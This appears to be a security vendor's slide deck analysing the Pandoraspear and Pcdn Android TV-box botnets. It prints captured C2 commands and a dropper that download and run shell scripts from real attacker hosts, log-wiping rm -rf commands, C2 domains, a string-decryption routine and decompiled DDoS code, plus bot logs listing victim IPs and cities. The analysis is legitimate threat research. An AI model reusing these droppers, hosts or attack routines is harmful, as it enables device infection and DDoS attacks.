Sep 25, 2024 @ 22:19:26.441	pandoraspear	201.51.8.65	Brazil	Campina Grande	1000@12.0000:E8:2C:7C:3B:00@0008@29892@
Sep 25, 2024 @ 22:19:26.339	pandoraspear	200.152.81.5	Brazil	Três Lagoas	1000@8e.08-23.09-11795709@0010@43580@193d3d@BR@Tr s Lagoas@Matsunaka & Ltda - ME@
Sep 25, 2024 @ 22:19:26.162	pandoraspear	168.205.101.44	Brazil	Petrópolis	1000@12.0000:2E:2D:8B:C9:00@0008@1697@
Sep 25, 2024 @ 22:19:26.024	pandoraspear	45.179.21.80	Brazil	Goiânia	1000@12.0000:55:BB:1A:FB:00@0008@31572@
Sep 25, 2024 @ 22:19:25.750	pandoraspear	186.192.58.9	Brazil	Campos dos Goytacazes	1000@12.0000:DA:3E:23:27:00@0008@6280@

Pandoraspear – Command Harvest

QAX
Leader in next-generation cybersecurity


120,000+

Command Format

cmd@cmd_item1@cmd_item2@...@

123,676 hits

Sep 7, 2022 @ 07:35:26.673 - Oct 17, 2023 @ 07:15:44.624 per Month



Time	port	msg
Sep 18, 2023 @ 13:58:48.000	9,999	m:6269@cd /data && rm -rf a.sh *.txt *.log && wget http://195.154.168.94/a.sh && chmod 755 a.sh && /data/a.sh > txt & @
Sep 18, 2023 @ 13:58:48.000	9,999	m:6269@cd /data && rm -rf a.sh *.txt *.log && wget http://195.154.168.94/a.sh && chmod 755 a.sh && /data/a.sh > txt & @
Sep 18, 2023 @ 13:58:48.000	9,999	m:6269@cd /data && rm -rf a.sh *.txt *.log && wget http://195.154.168.94/a.sh && chmod 755 a.sh && /data/a.sh > txt & @
Sep 18, 2023 @ 13:58:48.000	9,999	m:6269@cd /data && rm -rf a.sh *.txt *.log && wget http://195.154.168.94/a.sh && chmod 755 a.sh && /data/a.sh > txt & @
Sep 18, 2023 @ 11:12:48.000	9,999	m:6269@cd /data && rm -rf a.sh *.txt *.log && wget http://195.154.168.94/a.sh && chmod 755 a.sh && /data/a.sh > txt & @
Sep 18, 2023 @ 11:12:47.000	9,999	m:6269@cd /data && rm -rf a.sh *.txt *.log && wget http://195.154.168.94/a.sh && chmod 755 a.sh && /data/a.sh > txt & @
Sep 18, 2023 @ 11:12:47.000	9,999	m:6269@cd /data && rm -rf a.sh *.txt *.log && wget http://195.154.168.94/a.sh && chmod 755 a.sh && /data/a.sh > txt & @
Sep 18, 2023 @ 11:12:47.000	9,999	m:6269@cd /data && rm -rf a.sh *.txt *.log && wget http://195.154.168.94/a.sh && chmod 755 a.sh && /data/a.sh > txt & @
Sep 18, 2023 @ 09:55:09.000	9,999	m:6269@cd /data && rm -rf naa.sh && wget http://fadfatest.pneydn.com:8080/stb-download/tool/naa.sh && chmod 755 naa.sh && /data/naa.sh > txt & @
Sep 18, 2023 @ 09:55:08.000	9,999	m:6269@cd /data && rm -rf naa.sh && wget http://fadfatest.pneydn.com:8080/stb-download/tool/naa.sh && chmod 755 naa.sh && /data/naa.sh > txt & @
Sep 18, 2023 @ 09:55:08.000	9,999	m:6269@cd /data && rm -rf naa.sh && wget http://fadfatest.pneydn.com:8080/stb-download/tool/naa.sh && chmod 755 naa.sh && /data/naa.sh > txt & @
Sep 8, 2023 @ 15:12:23.000	9,999	m:6269@cd /data && rm -rf ./evlls/logs/* & @
Sep 8, 2023 @ 15:12:23.000	9,999	m:6269@cd /data && rm -rf ./evlls/logs/* & @
Sep 8, 2023 @ 15:12:22.000	9,999	m:6269@cd /data && rm -rf ./evlls/logs/* & @

Pandoraspear – New Leads

QAX
Leader in next-generation cybersecurity

New Implants

- Pcdn
- Ptcrack
- P2p_peer
- Play_station
- Sysup
- …
- …

URL Pattern

- /stb-download/

OTA FIRMWARE

fadfatest.pneydn.com:8080/stb-download/tool/pt

fadfatest.pneydn.com:8080/stb-download/tool/pcdn

fadfa.gdalieyw.com:8080/stb-download/tool/p2p

50.7.118.114:19001/pandoraspear

fadfa.gdalieyw.com:8080/stb-download/tool/pdd.sh

195.154.168.94/pandoraspearrk

195.154.168.94/sysup

……/stb-download/tool/na.sh

QAX
Leader in next-generation cybersecurity

Inextricable Duo

The Android Pcdn Botnet

Evolution, Algorithm, Harvest, Leads ...

Pcdn - Samples

7 Samples with subtle differences

C:\work\1001night\pandora_final\pandora_pcdn

n	Name	Size	Date	Time
..		Up	24/09/27	21:22
	pcdn_2018	261984	08/02/29	10:33
	pcdn_2018_12	303784	08/02/29	10:33
	pcdn_2019	300128	08/02/29	10:33
	pcdn_2019_05	263104	09/01/01	00:00
	pcdn_2019_06	283584	08/02/29	10:33
	pcdn_2021	195252	21/08/12	16:10
	pcdn_2021_unpacked	357696	24/09/27	20:48
	pcdn_2024_03	178416	24/03/19	17:57
	pcdn_2024_03_unpacked	316792	24/09/27	21:18

2021: Packed by Modified UPX

```
0% C:\work\1001night\pandora_final\pandora_pcdn\pcdn_2021    HR0 --------
.00000000:  7F 45 4C 46-01 01 01 03-00 00 00 00-00 00 00 00   ELF
.00000010:  03 00 28 00-01 00 00 00-24 EE 02 00-34 00 00 00   ( $?  4
.00000020:  00 00 00 00-00 00 00 05-34 00 20 00-03 00 28 00        4   (
.00000030:  00 00 00 00-01 00 00 00-00 00 00 00-00 00 00 00
.00000040:  00 00 00 00-5B F7 02 00-5B F7 02 00-05 00 00 00      [?  [?
.00000050:  00 10 00 00-01 00 00 00-00 00 00 00-00 00 03 00
.00000060:  00 00 03 00-00 00 00 00-C4 1B 04 00-06 00 00 00      ?
.00000070:  00 10 00 00-51 E5 74 64-00 00 00 00-00 00 00 00    Q?td
.00000080:  00 00 00 00-00 00 00 00-00 00 00 00-06 00 00 00
.00000090:  00 00 00 00-AA 12 24 BF-75 40 28 71-44 09 0D 17      ?$?u@(qD
.000000A0:  00 00 00 00-40 75 05 00-40 75 05 00-34 01 00 00      @u@u4
```

Key Features

1:Deploy P2P CDN components
2.Execute C2 commands

Pcdn - Algorithm

QAX
Leader in next-generation cybersecurity

```
0004D000  3F B7 2A C6 C1 EF D8 EF  C2 C2 D9 EF C2 C2 C5 DB  ..*.............
0004D010  C2 DA C1 DA C2 00 16 BC  82 86 A2 A2 9E 54 49 49  .............TII
0004D020  53 9D 54 53 92 49 8F 9E  87 49 BE 9E 89 9C A2 8F  S.TS.I...I......
0004D030  8A 49 91 93 A2 42 93 9C  8B 87 88 8F 8A 42 97 9E  .I...B.......B..
0004D040  93 00 0A AD 93 A2 86 86  8A 70 7F 7F 71 8B 70 71  .........p..q.pq
0004D050  B6 7F B5 8A BD 7F AA 8A  BF 88 86 B5 BE 7F B7 B1  ................
0004D060  86 A6 B1 88 B9 BD BC B5  BE A6 8D 8A B1 4F B3 78  .............O.x
0004D070  8B BC 78 70 78 71 8B 78  89 00 FD DA 36 BD A2 A9  ..xpxq.x........
0004D080  B7 A3 B8 B2 77 B6 B8 73  B2 BF 77 A2 B6 B0 00 BC  ....w..s..w.....
0004D090  5A F2 7C 63 68 76 62 79  73 B1 62 6B B6 6D B2 6B  Z....vbys.bk.m.k
0004D0A0  B3 7E B6 63 77 71 00 43  A5 D0 60 7D AD B6 62 6F  .~.cwq.C...}..bo
0004D0B0  AD B4 69 62 79 62 B4 7D  B3 7D B4 7D 71 62 7A 64  ..ibyb.}.}.}qbzd
0004D0C0  70 79 62 79 6A 74 77 AD  B4 70 7A 70 79 6E 76 B4  pybyjtw..pzpynv.
0004D0D0  63 6A 77 B4 7D 71 62 7A  64 70 79 62 79 6A 74 77  cjw.}qbzdpybyjtw
0004D0E0  00 FD 77 DD 22 24 3E 72  8C 72 77 78 70 3E 61 7C  ..w..$>r.rwxp>a|
0004D0F0  7D 3E 72 7B 19 61 88 72  8C 61 7E 8B 23 62 73 23  }>r{.a.r.a~.#bs#
0004D100  30 64 65 23 3E 67 64 77  64 3E 73 62 67 7D 23 3E  0de#>gdwd>sbg}#>
0004D110  72 8C 72 77 78 70 3E 61  7C 7D 3E 73 62 67 7D 19  r.rwxp>a|}>sbg}.
0004D120  62 7B 70 7E 67 23 36 48  48 23 3E 72 8C 72 77 78  b{p~g#6HH#>r.rwx
0004D130  70 3E 61 7C 7D 3E 73 62  67 7D 19 00 78 34 46 BF  p>a|}>sbg}..x4F.
0004D140  64 79 74 79 BF 08 7B 64  7E 00 1F DF D8 D0 94 9A  dyty..{d~.....Д·.
0004D150  94 95 86 8E D0 83 8A 8F  D0 91 8D 82 9A C0 94 95  ....Ѓ·..Б·......
0004D160  82 95 8A 90 8F 00 D2 F2  AC 11 17 1D 61 6F 61 6A  ............aoaj
0004D170  5B 43 1D 50 5F 5C 1D 61  5E 38 50 6B 61 6F 50 5D  [C.P_\.a^8PkaoP]
0004D180  6E 16 43 64 16 1D 5A 57  6A 57 1D 66 51 5A 5C 16  n.Cd..ZWjW.fQZ\.
0004D190  1D 5A 57 6A 57 1D 1C 66  51 5A 5C 38 50 6B 61 6F  .ZWjW..fQZ\8Pkao
0004D1A0  50 5D 6E 16 51 5E 43 5D  5A 16 6B 19 6E 16 16 61  P]n.Q^C]Z.k.n..a
0004D1B0  60 61 1C 61 5E 16 54 60  5B 5B 1C 61 5E 16 55 5D  `a.a^.T`[[.a^.U]
0004D1C0  59 51 66 1D 18 16 66 20  66 1D 18 16 61 61 1D 61  YQf...f·f...aa.a
0004D1D0  5B 60 64 5B 60 16 59 51  66 1D 6E 59 51 66 8D 61  [`d[`.YQf.nYQf.a
0004D1E0  5B 60 64 5B 60 16 5B 64  42 42 61 1D 5D 50 58 61  [`d[`.[dBBa.]PXa
0004D1F0  1D 61 60 61 38 00 90 A4  9D F3 F1 C7 23 29 23 2C  .a`a8........)#,
0004D200  3D 05 C7 32 39 06 C7 23  38 9A 39 3E F0 CB F0 F1  =...9...8.9>....
0004D210  F0 C5 3E F0 F2 C7 3C 31  2C 31 C7 23 22 23 C6 23  ........,1.."#..
0004D220  38 F2 F0 D5 9A 2C 38 3D  06 9A 33 3C F0 3C 31 2C  8....,8=..3<....
0004D230  31 F0 FE FE F0 2F 3F 3D  2C F0 F0 F2 38 2C 2C 20  1..../?=,....,,·
0004D240  EA C7 C7 3E 31 3C 3E 31  C6 3C 29 31 06 07 3D C6  ...>1<>1..)1..=.
0004D250  33 07 05 EA E8 E0 E8 E0  C7 23 2C 32 C5 3C 07 2F  3.......#,2.../
0004D260  06 04 07 31 3C C7 20 33  3C 06 C6 2C 31 22 C6 3F  ...1<..3<...1"..
0004D270  2A F2 F0 FE FE F0 2C 31  22 F0 28 3E F0 20 33 3C  *.........·3<
0004D280  06 C6 2C 31 22 C6 3F 2A  F0 FE FE F0 22 05 F0 C5  ...1"..*....."...
0004D290  22 3E F0 20 33 3C 06 C6  2C 31 22 C6 3F 2A 9A 3E  ">.......1"..*.>
0004D2A0  39 9A 00 90 A4 9D F3 F1  C7 23 29 23 2C 3D 05 C7  9........)#,=..
0004D2B0  32 39 06 C7 23 38 9A 39  3E F0 CB F0 F1 F0 C5 3E  29...8.9>.......
0004D2C0  F0 F2 C7 3C 31 2C 31 C7  23 22 23 C6 23 38 F2 F0  ....1,1.."#..8..
0004D2D0  D5 9A 2C 38 3D 06 9A 33  3C F0 3C 31 2C 31 F0 FE  ’·,8=..3<....1..
0004D2E0  FE F0 2F 3F 3D 2C F0 F0  F2 38 2C 2C 20 EA C7 C7  ..../?=,....,,·...
0004D2F0  3E 31 3C 3E 31 C6 3C 29  31 06 07 3D C6 33 07 05  >1<>1..)1..=....
0004D300  EA E8 E0 E8 E0 C7 23 2C  32 C5 3C 07 2F 06 04 07  ......#,2.../...
0004D310  31 3C C7 20 33 3C 06 C6  2C 31 22 C6 3F 2A F2 F0  1<..3<...1"..*..
0004D320  FE FE F0 2C 31 22 F0 28  3E F0 20 33 3C 06 C6 2C  .........·3<...
0004D330  31 22 C6 3F 2A F0 FE FE  F0 22 05 F0 C5 22 3E F0  1"..*....."......
0004D340  20 33 3C 06 C6 2C 31 22  C6 3F 2A 9A 3E 39 9A 00  ·3<...1"..*.>9..
0004D350  90 A4 9D F3 F1 C7 23 29  23 2C 3D 05 C7 32 39 06  .......)#,=...9.
0004D360  C7 23 38 9A 39 3E F0 CB  F0 F1 F0 C5 3E F0 F2 C7  ..8.9>..........
0004D370  3C 31 2C 31 C7 23 22 23  C6 23 38 F2 F0 D5 9A 2C  <1,1.."#..8....,
0004D380  38 3D 06 9A 33 3C F0 3C  31 2C 31 F0 FE FE F0 2F  8=..3<....1..../
0004D390  3F 3D 2C F0 F0 F2 38 2C  2C 20 EA C7 C7 3E 31 3C  ?=,....,,·...>1<
0004D3A0  3E 31 C6 3C 29 31 06 07  3D C6 33 07 05 EA E8 E0  >1..)1..=.......
0004D3B0  E8 E0 C7 23 2C 32 C5 3C  07 2F 06 04 07 31 3C C7  ...#,2.../...1<.
```

Data Segment Heavily Encrypted

```
def decbuf(buf):

    leng=buf[0]^buf[1]^buf[2]
    out=''
    for i in range(3,leng+3):
        tmp=((buf[i]^buf[1])-buf[1])&0xff
        out+=chr((tmp^buf[0]))
    print(out)
```

```
0004D000  3F B7 2A 35 30 2E 37 2E  31 31 38 2E 31 31 34 3A  ..*50.7.118.114:
0004D010  31 39 30 39 31 00 16 BC  82 68 74 74 70 3A 2F 2F  19091....http://
0004D020  25 73 3A 25 64 2F 61 70  69 2F 50 70 6F 72 74 61  %s:%d/api/Pporta
0004D030  6C 2F 67 65 74 54 65 72  6D 69 6E 61 6C 54 79 70  l/getTerminalTyp
0004D040  65 00 0A AD 93 68 74 74  70 3A 2F 2F 25 73 3A 25  e....http://%s:%
0004D050  64 2F 61 70 69 2F 50 70  6F 72 74 61 6C 2F 67 65  d/api/Pportal/ge
0004D060  74 54 65 72 6D 69 6E 61  6C 54 79 70 65 3F 7B 22  tTerminalType?{"
0004D070  73 6E 22 3A 22 25 73 22  7D 00 FD DA 36 70 63 64  sn":"%s"}....pcd
0004D080  6E 62 75 73 2E 6F 75 32  73 76 2E 63 6F 6D 00 BC  nbus.ou2sv.com..
0004D090  5A F2 70 63 64 6E 62 75  73 2D 62 6B 2E 61 32 6B  Z....nbus-bk.a2k
0004D0A0  33 76 2E 63 6F 6D 00 43  A5 D0 63 70 20 2D 61 66  3v.com.C...p·-af
0004D0B0  20 2F 64 61 74 61 2F 70  32 70 2F 70 6C 61 79 5F  ·/data/p2p/play_
0004D0C0  73 74 61 74 69 6F 6E 20  2F 73 79 73 74 65 6D 2F  station·/system/
0004D0D0  62 69 6E 2F 70 6C 61 79  5F 73 74 61 74 69 6F 6E  bin/play_station
0004D0E0  00 FD 77 DD 23 21 2F 73  79 73 74 65 6D 2F 62 69  ..w..!/system/bi
0004D0F0  6E 2F 73 68 0A 62 75 73  79 62 6F 78 20 63 70 20  n/sh.busybox·cp·
0004D100  2D 61 66 20 2F 64 61 74  61 2F 70 63 64 6E 20 2F  -af·/data/pcdn·/
0004D110  73 79 73 74 65 6D 2F 62  69 6E 2F 70 63 64 6E 0A  system/bin/pcdn.
0004D120  63 68 6D 6F 64 20 37 35  35 20 2F 73 79 73 74 65  chmod·755·/syste
0004D130  6D 2F 62 69 6E 2F 70 63  64 6E 0A 00 78 34 46 2F  m/bin/pcdn..x4F/
0004D140  64 61 74 61 2F 70 63 64  6E 00 1F DF D8 2F 73 79  data/pcdn..../sy
0004D150  73 74 65 6D 2F 62 69 6E  2F 70 6C 61 79 5F 73 74  stem/bin/play_st
0004D160  61 74 69 6F 6E 00 D2 F2  AC 23 21 2F 73 79 73 74  ation....#!/syst
0004D170  65 6D 2F 62 69 6E 2F 73  68 0A 62 75 73 79 62 6F  em/bin/sh.busybo
0004D180  78 20 6D 76 20 2F 64 61  74 61 2F 70 63 64 6E 20  x·mv·/data/pcdn·
0004D190  2F 64 61 74 61 2F 2E 70  63 64 6E 0A 62 75 73 79  /data/.pcdn.busy
0004D1A0  62 6F 78 20 63 68 6D 6F  64 20 75 2B 78 20 20 73  box·chmod·u+x··s
0004D1B0  72 73 2E 73 68 20 66 72  65 65 2E 73 68 20 67 6F  rs.sh·free.sh·go
0004D1C0  6B 63 70 2F 2A 20 70 32  70 2F 2A 20 73 73 2F 73  kcp/*·p2p/*·ss/s
0004D1D0  65 72 76 65 72 20 6B 63  70 2F 78 6B 63 70 5F 73  erver·kcp/xkcp_s
0004D1E0  65 72 76 65 72 20 65 76  6C 6C 73 2F 6F 62 6A 73  erver·evlls/objs
0004D1F0  2F 73 72 73 0A 00 90 A4  9D 23 21 2F 73 79 73 74  /srs.....#!/syst
0004D200  65 6D 2F 62 69 6E 2F 73  68 0A 69 66 20 5B 20 21  em/bin/sh.if·[·!
0004D210  20 2D 66 20 22 2F 64 61  74 61 2F 73 72 73 2E 73  ·-f·"/data/srs.s
0004D220  68 22 20 5D 0A 74 68 65  6E 0A 63 64 20 64 61 74  h"·].then.cd·dat
0004D230  61 20 26 26 20 77 67 65  74 20 20 22 68 74 74 70  a·&&·wget··"http
0004D240  3A 2F 2F 66 61 64 66 61  2E 64 79 61 6E 6F 65 2E  ://fadfa.dyanoe.
0004D250  63 6F 6D 3A 38 30 38 30  2F 73 74 62 2D 64 6F 77  com:8080/stb-dow
0004D260  6E 6C 6F 61 64 2F 70 63  64 6E 2E 74 61 72 2E 67  nload/pcdn.tar.g
0004D270  7A 22 20 26 26 20 74 61  72 20 78 66 20 70 63 64  z"·&&·tar·xf·pcd
0004D280  6E 2E 74 61 72 2E 67 7A  20 26 26 20 72 6D 20 2D  n.tar.gz·&&·rm·-
0004D290  72 66 20 70 63 64 6E 2E  74 61 72 2E 67 7A 0A 66  rf·pcdn.tar.gz.f
0004D2A0  69 0A 00 90 A4 9D 23 21  2F 73 79 73 74 65 6D 2F  i.....#!/system/
0004D2B0  62 69 6E 2F 73 68 0A 69  66 20 5B 20 21 20 2D 66  bin/sh.if·[·!·-f
0004D2C0  20 22 2F 64 61 74 61 2F  73 72 73 2E 73 68 22 20  ·"/data/srs.sh"·
0004D2D0  5D 0A 74 68 65 6E 0A 63  64 20 64 61 74 61 20 26  ].then.cd·data·&
0004D2E0  26 20 77 67 65 74 20 20  22 68 74 74 70 3A 2F 2F  &·wget··"http://
0004D2F0  66 61 64 66 61 2E 64 79  61 6E 6F 65 2E 63 6F 6D  fadfa.dyanoe.com
0004D300  3A 38 30 38 30 2F 73 74  62 2D 64 6F 77 6E 6C 6F  :8080/stb-downlo
0004D310  61 64 2F 70 63 64 6E 2E  74 61 72 2E 67 7A 22 20  ad/pcdn.tar.gz"·
0004D320  26 26 20 74 61 72 20 78  66 20 70 63 64 6E 2E 74  &&·tar·xf·pcdn.t
0004D330  61 72 2E 67 7A 20 26 26  20 72 6D 20 2D 72 66 20  ar.gz·&&·rm·-rf·
0004D340  70 63 64 6E 2E 74 61 72  2E 67 7A 0A 66 69 0A 00  pcdn.tar.gz.fi..
0004D350  90 A4 9D 23 21 2F 73 79  73 74 65 6D 2F 62 69 6E  ...#!/system/bin
0004D360  2F 73 68 0A 69 66 20 5B  20 21 20 2D 66 20 22 2F  /sh.if·[·!·-f·"/
0004D370  64 61 74 61 2F 73 72 73  2E 73 68 22 20 5D 0A 74  data/srs.sh"·].t
0004D380  68 65 6E 0A 63 64 20 64  61 74 61 20 26 26 20 77  hen.cd·data·&&·w
0004D390  67 65 74 20 20 22 68 74  74 70 3A 2F 2F 66 61 64  get··"http://fad
0004D3A0  66 61 2E 64 79 61 6E 6F  65 2E 63 6F 6D 3A 38 30  fa.dyanoe.com:80
0004D3B0  38 30 2F 73 74 62 2D 64  6F 77 6E 6C 6F 61 64 2F  80/stb-download/
```

Pcdn – Deploy PCDN COMPONENTS

QAX
Leader in next-generation cybersecurity

2 Steps

1. Download pcdn.tar.gz
2. Execute components in the archive

```
0 DCB "#!/system/bin/sh",0xA
DCB "if [ ! -f ",0x22,"/data/srs.sh",0x22," ]",0xA
DCB "then",0xA
DCB "cd data && wget  ",0x22,"http://fadfa.dyanoe.com:8080/stb-downlo"
DCB "ad/pcdn.tar.gz",0x22," && tar xf pcdn.tar.gz && rm -rf pcdn.tar."
DCB "gz",0xA
DCB "fi",0xA
```

```
├── evlls
│   ├── conf
│   │   └── evlls.conf
│   ├── logs
│   ├── nginx
│   │   └── html
│   └── objs
│       └── srs
├── free.sh
├── gokcp
├── kcp
│   ├── client.json
│   ├── server.json
│   ├── xkcp_client
│   └── xkcp_server
├── kcptun
│   ├── server_kcp
│   ├── server-kcptun.json
│   ├── ss-server
│   ├── ssserver.json
│   └── start.sh
├── p2p
│   ├── p2p_peer
│   └── play_station
├── srs.sh
└── ss
    ├── client-multi-server.json
    ├── local
    ├── server
    └── server-multi-port.json
```

```
DCB "/data/kcp/xkcp_client -d 0 -c /data/kcp/client.json"
DCB    0
DCB "/data/kcp/xkcp_server -d 0 -c /data/kcp/server.json"
DCB    0
DCB "/data/ss/server -c /data/ss/server-multi-port.json > /dev/null 2
DCB ">&1 &"
DCB "/data/p2p/play_station > /dev/null 2>&1 &"
```

- **evlls**: Contains `srs`, a streaming server supporting RTMP, HLS, and HTTP-FLV protocols.
- **kcp/kcptun**: Network acceleration components.
- **ss**: Shadowsocks service components.
- **p2p**: `p2p_peer` for networking.
- **play_station**: Related to video services.

Pcdn - Execute C2 CMD

QAX
Leader in next-generation cybersecurity

```
if ( wrap_pthread_create(func_dropstimetask, 0, 0x2000, 10, "dropstimetask") )
{
  if ( wrap_pthread_create(func_dropstask, 0, 0x2000, 10, "dropstask") )
    wrap_pthread_create(func_dropsinittask, 0, 0x2000, 10, "dropsinittask");
}
```

1. **dropstimetask**: Manages scheduling.
2. **dropstask**: Communicates with the C2 server to receive commands.
3. **dropsinittask**: Executes the DDoS attacks.

```
switch ( ddostype )
{
  case 65:
    v21 = sub_481A8(v22);
    v24[5] = 0;
    ddos_vector = sub_481C8;
    strcpy((char *)v24, "dicmptask");
    goto LABEL_65;
  case 81:
    if ( HIBYTE(word_59266[2]) )
      v17 = sub_48500(v22, &unk_59260);
    else
      v17 = 0;
    v21 = v17;
    ddos_vector = sub_489F8;
    strcpy((char *)v24, "dudptask");
    HIBYTE(v24[4]) = 0;
    v24[5] = 0;
    goto LABEL_65;
```

```
if ( word_59270 )
{
  v20 = 0;
  do
  {
    wrap_pthread_create(ddos_vector, v23, 0x2000, 10, v24);
    ++v20;
  }
  while ( v20 < (unsigned __int16)word_59270 );
```

```
strcpy(v14, "zas8wie.snarutox.com");
*((_DWORD *)v14 + 16) = 0x179FA;
strcpy(v14 + 68, "in32hbccw.oneconcord.net");
*((_DWORD *)v14 + 33) = 0x179FA;
strcpy(v14 + 136, "pu9z3cca.trumpary.com");
*((_DWORD *)v14 + 50) = 0x179FA;
strcpy(v14 + 204, "kp519bpa.fireisi.com");
*((_DWORD *)v14 + 67) = 0x179FA;
strcpy(v14 + 272, "hgxx123p.ourhousei.com");
*((_DWORD *)v14 + 84) = 0x179FA;
```

Pcdn - Harvest


2024.01.16

```
DCB "zas8wie.snarutox.com",0
                        ; DATA XREF: sub_450AC+5C↑o
                        ; sub_450AC+60↑o ...
ALIGN 4
DCB "in32hbccw.oneconcord.net",0
                        ; DATA XREF: sub_450AC+68↑o
                        ; sub_450AC+6C↑o ...
ALIGN 8
DCB "pu9z3cca.trumpary.com",0
                        ; DATA XREF: sub_450AC+74↑o
                        ; sub_450AC+78↑o ...
ALIGN 0x10
DCB "kp519bpa.fireisi.com",0
                        ; DATA XREF: sub_450AC+80↑o
                        ; sub_450AC+84↑o ...
ALIGN 4
DCB "hgxx123p.ourhousei.com",0
                        ; DATA XREF: sub_450AC+8C↑o
                        ; sub_450AC+90↑o ...
```

Bot Harvest

116,373,600 Count

1,555,465 Unique count of ip4.sip



Pcdn – New Leads

QAX
Leader in next-generation cybersecurity

8 DDoS Vectors in Pcdn

Address	Length	Type	String
.text:00044F84	0000000E	C	dropstimetask
.text:00044F98	0000000A	C	dropstask
.text:00044FA8	0000000E	C	dropsinittask

```
dicmptask.......
dudptask........
dsyntask........
dtcptask........
dkeeptask.......
dhttptask.......
dposttask.......
ddiy01task......
```

2 PE DDoS Builder

名称	修改日期	类型	大小
Flood.ce690167abeee4326d5369cceffadaaf	2022/9/30 12:01	应用程序	1,992 KB
win_ms.0f365eec516cfca6a67c2275227c20bc	2021/7/7 16:16	应用程序	517 KB


Address	Length	Type	String
.rodata:00000...	00000008	C	udptask
.rodata:00000...	00000009	C	udp2task
.rodata:00000...	0000000A	C	timertask
.rodata:00000...	00000008	C	tcptask
.rodata:00000...	00000008	C	syntask
.rodata:00000...	0000000A	C	speedtask
.rodata:00000...	0000000C	C	recvcmdtask
.rodata:00000...	00000009	C	icmptask
.rodata:00000...	0000000A	C	dropstask
.rodata:00000...	00000008	C	diytask
.rodata:00000...	0000000D	C	adaptivetask
.rodata:00000...	0000003F	C	[DROPS] ZDEGJ attack start (IP:%s, port:%d,time:%d,number:%d)\n
